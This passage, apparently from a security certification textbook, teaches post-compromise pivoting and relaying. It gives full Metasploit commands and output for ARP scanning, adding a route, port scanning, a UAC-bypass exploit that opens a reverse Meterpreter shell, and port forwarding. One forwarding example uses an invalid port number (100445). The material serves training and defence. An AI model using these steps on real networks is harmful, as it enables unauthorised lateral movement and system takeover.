

Client 1
Compromising a system
1
2
Using port forwarding rules to access the system
Establishing a tunnelled session through Client 1
3
4
Accessing resources
Attacker
Client 2
HTTP
C:_

Figure 6.88: Illustration of relaying

Detailed explanation of the pivoting and relaying techniques is as follows:

- **Pivoting**

  In this technique, the first objective of an attacker is to compromise a system to gain a remote shell on it, and further bypass the firewall to pivot through the compromised system and gain access to the other vulnerable systems in the network.

  Once the system is successfully compromised, a Meterpreter session is established. As the session is pivoted through the compromised system, the target system cannot determine the actual origin of the exploitation.


  Steps to perform pivoting:

  1. **Discover live hosts in the network**

     Once a system is compromised, an ARP scan is performed to discover the list of live systems in the network.

     For example, an attacker uses the following command to detect live hosts in the target network:

     ```
     > run post/windows/gather/arp_scanner RHOSTS <target subnet range>
     ```


Parrot Terminal
File Edit View Search Terminal Help

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=10.10.10.0/24

[*] Running module against WINDOWS10
[*] ARP Scanning 10.10.10.0/24
[+]     IP: 10.10.10.2 MAC 00:50:56:fa:a6:44 (VMware, Inc.)
[+]     IP: 10.10.10.1 MAC 00:50:56:c0:00:02 (VMware, Inc.)
[+]     IP: 10.10.10.10 MAC 00:0c:29:b0:f4:93 (VMware, Inc.)
[+]     IP: 10.10.10.16 MAC 00:0c:29:d5:3e:8f (VMware, Inc.)
[+]     IP: 10.10.10.13 MAC 00:0c:29:16:01:d1 (VMware, Inc.)
[+]     IP: 10.10.10.254 MAC 00:50:56:f6:b7:bc (VMware, Inc.)
[+]     IP: 10.10.10.255 MAC 00:0c:29:b0:f4:93 (VMware, Inc.)
meterpreter > 
```

Figure 6.89: Screenshot of Metasploit showing results of arp_scanner

As shown in the screenshot, the scan results show seven IP addresses reachable from the compromised system. To find out more information about these IP addresses, attackers perform port scanning.


2. **Set up routing rules**

   Prior to using Metasploit to run a port scanner against two IP addresses in the target network, attackers implement routing rules to instruct Metasploit to route all the traffic destined to the private network using the existing Meterpreter session established between the attacker's system and the compromised system.

   For example, an attacker can use the following commands to perform this step:

   ```
   > background
   > route add <IP address> <subnet mask> <session number>
   ```

   Routing rule to instruct Metasploit to route any traffic destined to `10.10.10.0 255.255.255.0` to session number `1` (Meterpreter session established with a compromised system)



```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > route add 10.10.10.0 255.255.255.0 1
[*] Route added
msf5 exploit(multi/handler) >
```

Figure 6.90: Screenshot of Metasploit setting up routing rule


3. **Scan ports of live systems**

   Once the routing rule is implemented, port scanning is performed against the live systems.

   For example, the attacker uses the following commands to perform port scanning on the target systems:

   ```
   > use auxiliary/scanner/portscan/tcp
   > set RHOSTS <IP addresses>
   > set PORTS 1-1000
   > run
   ```

   As shown in the screenshot, the result displays the open ports on the private systems.



```
msf5 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set RHOST 10.10.10.10
RHOST => 10.10.10.10
msf5 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.10.10:          - 10.10.10.10:21 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:80 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:139 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:135 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:445 - TCP OPEN
[*] 10.10.10.10:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```


Figure 6.91: Screenshot of Metasploit showing results of port scan

4. **Exploit vulnerable services**

   After the ports are scanned, the vulnerable services running on those ports can be exploited.

   For example, an attacker can use BypassUAC exploit to bypass the User Access Control (UAC) setting.

   As shown in the screenshot, a successful session is established to the vulnerable system by pivoting through a compromised system.



```
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\
fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at
2019-11-06 03:41:10 -0500
[*] Cleaining up registry keys ...

meterpreter >
```

Figure 6.92: Accessing the target system

- **Relaying**

  If the pivoting technique is unsuccessful, attackers use the relaying technique to exploit a vulnerable system in the target network. Attackers use relaying to access resources present on other systems in the target network via the compromised system in such a way that the requests to access the resources come from the initially compromised system.


  Steps to perform relaying:

  1. **Set up port forwarding rules**

     The main purpose of port forwarding is to allow a user to reach a specific port on a system that is not present on the same network. The initially compromised system is responsible for allowing direct access to the system, which is otherwise inaccessible from the attacking system.

     Using a Meterpreter session, a listener can be created using a port number from a list of open ports on the localhost, which links that listener to a port on a remote server. This linking of ports is known as port forwarding.

     For example, here, the attacker chose port numbers 80, 22, and 445 to set up port forwarding rules.



```
meterpreter > portfwd add -l 10080 -p 80 -r 10.10.10.10
[*] Local TCP relay created: :10080 <-> 10.10.10.10:80
meterpreter > portfwd add -l 10022 -p 22 -r 10.10.10.10
[*] Local TCP relay created: :10022 <-> 10.10.10.10:22
meterpreter > portfwd add -l 100445 -p 445 -r 10.10.10.10
[*] Local TCP relay created: :100445 <-> 10.10.10.10:445
meterpreter > 
```

Figure 6.93: Applying port forwarding rules

  2. **Access the system resources**

     Once port forwarding has been successful, an attacker can use an appropriate client program to access the remote resources present on the target system.

